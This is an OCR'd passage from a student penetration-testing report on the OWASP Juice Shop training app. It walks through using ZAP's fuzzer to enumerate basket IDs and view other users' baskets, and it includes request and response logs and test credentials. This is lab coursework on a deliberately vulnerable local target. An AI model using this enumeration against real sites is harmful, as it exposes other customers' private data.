
information and feedback, confirming the vulnerabilities in the Admin Section and Admin Login, and highlighting the need for robust input validation.


VC_2 View Basket


(a) Description of penetration testing that was carried out for View Basket


1. New user registration using email = apoorva@juice.com, password = Apoorva@123
2. After successful registration, added few items like Apple juice, Apple Pomace, Banana Juice in the basket.
3. Clicking on the POST proxy http://127.0.0.1:3000/api/BasketItems/ path in history, we can get the json object of { “ProductId”:42, “BasketId”: 6, “Quantity”:1} in Zap request.
4. We must create fuzz attack using the Get proxy http://127.0.0.1:3000/rest/basket/6. Use right click and under attack find Fuzz.
5. Select the basketId “6” in the get request path. Now, create a payload from 1 to 10 and click Start.
6. The successful Fuzzed outputs can be seen in fuzzer console with Json data containing basketId = 1,2,3,4,5,6 and basket Items in the response.
7. In this way we successfully viewed the basket items of other user and violating the access control.


(b) Outcomes (evidence) of the penetration testing in (a)






OWASP Juice Shop
https://127.0.0.1:3000/#/login
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
OWASP Juice Shop
Account EN
Login
Email *
apoorva@juice.com
Password *
Forgot your password?
Log in
Remember me
or
Log in with Google
Not yet a customer?
This website uses fruit cookies to ensure you get the juiciest tracking experience. But me wait!
History 14
WebSockets 1601



Untitled Session - originalcoursework - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Header: Text
Body: Text
POST http://127.0.0.1:3000/api/Users/ HTTP/1.1
host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: https://127.0.0.1:3000/
Content-Type: application/json
Content-Length: 261
{"email":"apoorva@juice.com","password":"Apoorva@1","passwordRepeat":"Apoorva@1","securityQuestion":{"id":1,
"question":"Your eldest siblings middle name?","createdAt":"2024-04-27T20:39:08.215Z","updatedAt":
"2024-04-27T20:39:08.215Z"},"securityAnswer":"Avanish"}
History Search Alerts Output WebSockets
Filter: OFF Export
ID Source Req. Timestamp Method URL Code Reason RTT Size Resp. Body Highest Alert Note Tags
14,... Pr... 4/29/24, 11:29:30... POST http://127.0.0.1:3000/rest/user/login 500 Internal ... 4... 1,203 bytes Medium JSON
14,... Pr... 4/29/24, 11:29:30... GET http://127.0.0.1:3000/rest/user/whoami 200 OK 5... 11 bytes
14,... Pr... 4/29/24, 11:29:30... GET http://127.0.0.1:3000/rest/user/whoami 200 OK 7... 11 bytes Medium JSON
14,... Pr... 4/29/24, 11:32:44... GET http://127.0.0.1:3000/api/SecurityQuestions/ 200 OK 3... 1,934 bytes Medium JSON
14,... Pr... 4/29/24, 11:37:34... POST http://127.0.0.1:3000/api/Users/ 201 Created 4... 308 bytes Medium JSON
Alerts 2 11 15 13 Main Proxy: 127.0.0.1:8081
Current Scans 0 0 0 0 0 0 0 0



UTM File Edit View Window Help
Mon 29 Apr 11:46
Linux
Untitled Session - originalcoursework - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Header: Text
Body: Text
Contexts
Default Context
Sites
https://tiles-cdn.prc
http://htmledit.s
https://tps.doubl
https://cdn.doub
https://prebid-a.r
https://s3.amaz
https://z.moatac
https://krk2.karg
https://prebid.m
https://f4100da7
https://prebid-se
https://tagan.adl
https://websdk.a
HTTP/1.1 201 Created
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Location: /api/Users/22
Content-Type: application/json; charset=utf-8
{"status":"success","data":{"username":"","role":"customer","deluxeToken":"","lastLoginIp":"0.0.0.0",
"profileImage":"/assets/public/images/uploads/default.svg","isActive":true,"id":22,"email":"apoorva@juice.com",
"updatedAt":"2024-04-29T10:37:34.105Z","createdAt":"2024-04-29T10:37:34.105Z","deletedAt":null}}
History
Search
Alerts
Output
WebSockets
Filter: OFF
Export
ID Source Req. Timestamp Method URL Code Reason RTT Size Resp. Body Highest Alert Note Tags
14,... Pr... 4/29/24, 11:29:30... POST http://127.0.0.1:3000/rest/user/login 500 Internal ... 4... 1,203 bytes Medium JSON
14,... Pr... 4/29/24, 11:29:30... GET http://127.0.0.1:3000/rest/user/whoami 200 OK 5... 11 bytes
14,... Pr... 4/29/24, 11:29:30... GET http://127.0.0.1:3000/rest/user/whoami 200 OK 7... 11 bytes Medium JSON
14,... Pr... 4/29/24, 11:32:44... GET http://127.0.0.1:3000/api/SecurityQuestions/ 200 OK 3... 1,934 bytes Medium JSON
14,... Pr... 4/29/24, 11:37:34... POST http://127.0.0.1:3000/api/Users/ 201 Created 4... 308 bytes Medium JSON
Alerts 2 11 15 13 Main Proxy: 127.0.0.1:8081
Current Scans 0 0 0 0 0 0 0 0 0

